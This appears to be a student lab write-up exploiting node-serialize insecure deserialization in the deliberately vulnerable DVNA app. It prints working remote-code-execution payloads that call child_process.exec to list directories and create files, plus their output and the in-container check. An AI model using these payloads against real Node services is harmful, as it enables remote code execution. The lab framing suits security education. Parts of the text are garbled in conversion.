

## Application

The vulnerable file is `core/appHandler.js` and the vulnerable code is as follows

```
module.exports.bulkProductsLegacy = function (req, res){  
  // TODO: Deprecate this soon  
  if(req.files.products){  
    var products =  
      serialize.unserialize(req.files.products.data.toString('utf  
8'))
```

The call that includes the vulnerable package goes: `var serialize = require("node-serialize")`

## Vulnerability

To execute code included in an object, NodeJS uses `__$ND_FUNC__$_function`

## Serialization example


The output is as follows:

Serialized:

```
{"rce": "$__$ND_FUNC__$_function(){ require('child_process').exec('ls /',  
function(error, stdout, stderr) { console.log(stdout) });}"}
```

I believe the “specially named function” refers to `child_process`

## Function expressions in Javascript



## Add function expression to serialized object

```
{ rce: undefined }
```

Hint: hit control+c anytime to enter REPL.

bin

boot

dev

etc

home

inject

io

lib

lib64

media

mnt

nix

opt

proc

root

run

run\_dir

sbin

srv

sys

tmp

usr

var

## Exploit creation

```
1 var serialize = require('node-serialize');
2 var ls_serialize_me = {rce : function(){ require('child_process').exec('ls /', function
3 (error, stdout, stderr) { console.log(stdout) }}});
4 console.log("Serialized: \n" + serialize.serialize(ls_serialize_me));
5
6 var ls_payload = '{"rce": "_$ND_FUNC$$ function(){ require(\'child_process\').exec(\'ls
7 /\', function(error, stdout, stderr) { console.log(stdout) }}}()"}';
8 serialize.unserialize(ls_payload);
9
10 var touch_serialize_me = {rce : function(){ require('child_process').exec('touch
11 /tmp/spurgeonc', function() {} )}};
12 var touch_payload = '{"rce": "_$ND_FUNC$$ function(){ require(\'child_process\').exec
13 (\'touch /tmp/spurgeonc\', function() {} )}}()"}';
14
15 var ls_payload = '{"rce": "_$ND_FUNC$$ function(){ require(\'child_process\').exec(\'ls
16 /tmp/, function(error, stdout, stderr) { console.log(stdout) }}}()"}';
17 var touch_payload = '{"rce": "_$ND_FUNC$$ function(){ require(\'child_process\').exec
18 (\'touch /tmp/wuchang\', function() {} )}}()"}';
```

Serialized:

```
{
  "rce": "_$ND_FUNC$$ function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }}}()"
}
Serialized: \n
{
  "rce": "_$ND_FUNC$$ function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }}}()"
}
Serialized: \n
{
  "rce": "_$ND_FUNC$$ function(){ require('child_process').exec('touch /tmp/spurgeonc', function() {} )}}()"
}
Serialized: \n
{
  "rce": "_$ND_FUNC$$ function(){ require('child_process').exec('ls /tmp/, function(error, stdout, stderr) { console.log(stdout) }}}()"
}
Serialized: \n
{
  "rce": "_$ND_FUNC$$ function(){ require('child_process').exec('touch /tmp/wuchang', function() {} )}}()"
}
```

bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
nix  
opt  
proc  
root  
run  
run\_dir  
sbin  
srv  
sys  
tmp  
usr  
var

```
> serialize.unserialize(ls_payload);
{
  rce: undefined
}
> 4ceeb02b60c3d5b442371242c841ab26f
audio
audioStatus.json
serialize.unserialize(touch_payload);
{
  rce: undefined
}
> serialize.unserialize(ls_payload);
{
  rce: undefined
}
> 4ceeb02b60c3d5b442371242c841ab26f
audio
audioStatus.json
wuchang
```

# Deploy the exploit

```
spurgenc@dina: ~/dina/core -- Mozilla Firefox
https://ish.dcloud.google.com/projects/c356-s21-chance-spurgencoura/zones/us-west1-b/instances/dvna7authuser=0&hl=en_US&projectNumber=65871997134&useAdminProxy=true

}
module.exports.calc = function (req, res) {
  if (req.body.eqn) {
    res.render('app/calc', {
      output: mathjs.eval(req.body.eqn)
    })
  } else {
    res.render('app/calc', {
      output: 'Enter a valid math string like (3+3)*2'
    })
  }
}

module.exports.listUsersAPI = function (req, res) {
  db.User.findall({}).then(users => {
    res.status(200).json({
      success: true,
      users: users
    })
  })
}

module.exports.bulkProductsLegacy = function (req, res) {
  // TODO: Deprecate this soon
  if (req.files.products) {
    var products = serialize.unserialize(req.files.products.data.toString('utf8'))
    products.forEach(function (product) {
      var newProduct = new db.Product()
      newProduct.name = product.name
      newProduct.code = product.code
      newProduct.tags = product.tags
      newProduct.description = product.description
      newProduct.save()
    })
    res.redirect('/app/products')
  } else {
    res.render('app/bulkproducts', {messages: {danger: 'Invalid file'}, legacy: true})
  }
}

module.exports.bulkProducts = function (req, res) {
  if (req.files.products && req.files.products.mimetype === 'text/xml') {
    var products = libxmljs.parseXmlString(req.files.products.data.toString('utf8'), {noent: true, noblank: true})
    products.root().childNodes().forEach(function (product) {
      var newProduct = new db.Product()
      newProduct.name = product.childNodes()[0].text()
      newProduct.code = product.childNodes()[1].text()
      newProduct.tags = product.childNodes()[2].text()
      newProduct.description = product.childNodes()[3].text()
      newProduct.save()
    })
    res.redirect('/app/products')
  } else {
    res.render('app/bulkproducts', {messages: {danger: 'Invalid file'}, legacy: false})
  }
}

spurgenc@dina:~/dina/core$ sudo docker exec -it dvna /bin/bash
root@cbaa79acd12:/app# ls /tmp
npm-6-d732cd61
root@cbaa79acd12:/app# ls /tmp
npm-6-d732cd61  spurgenc
root@cbaa79acd12:/app#
```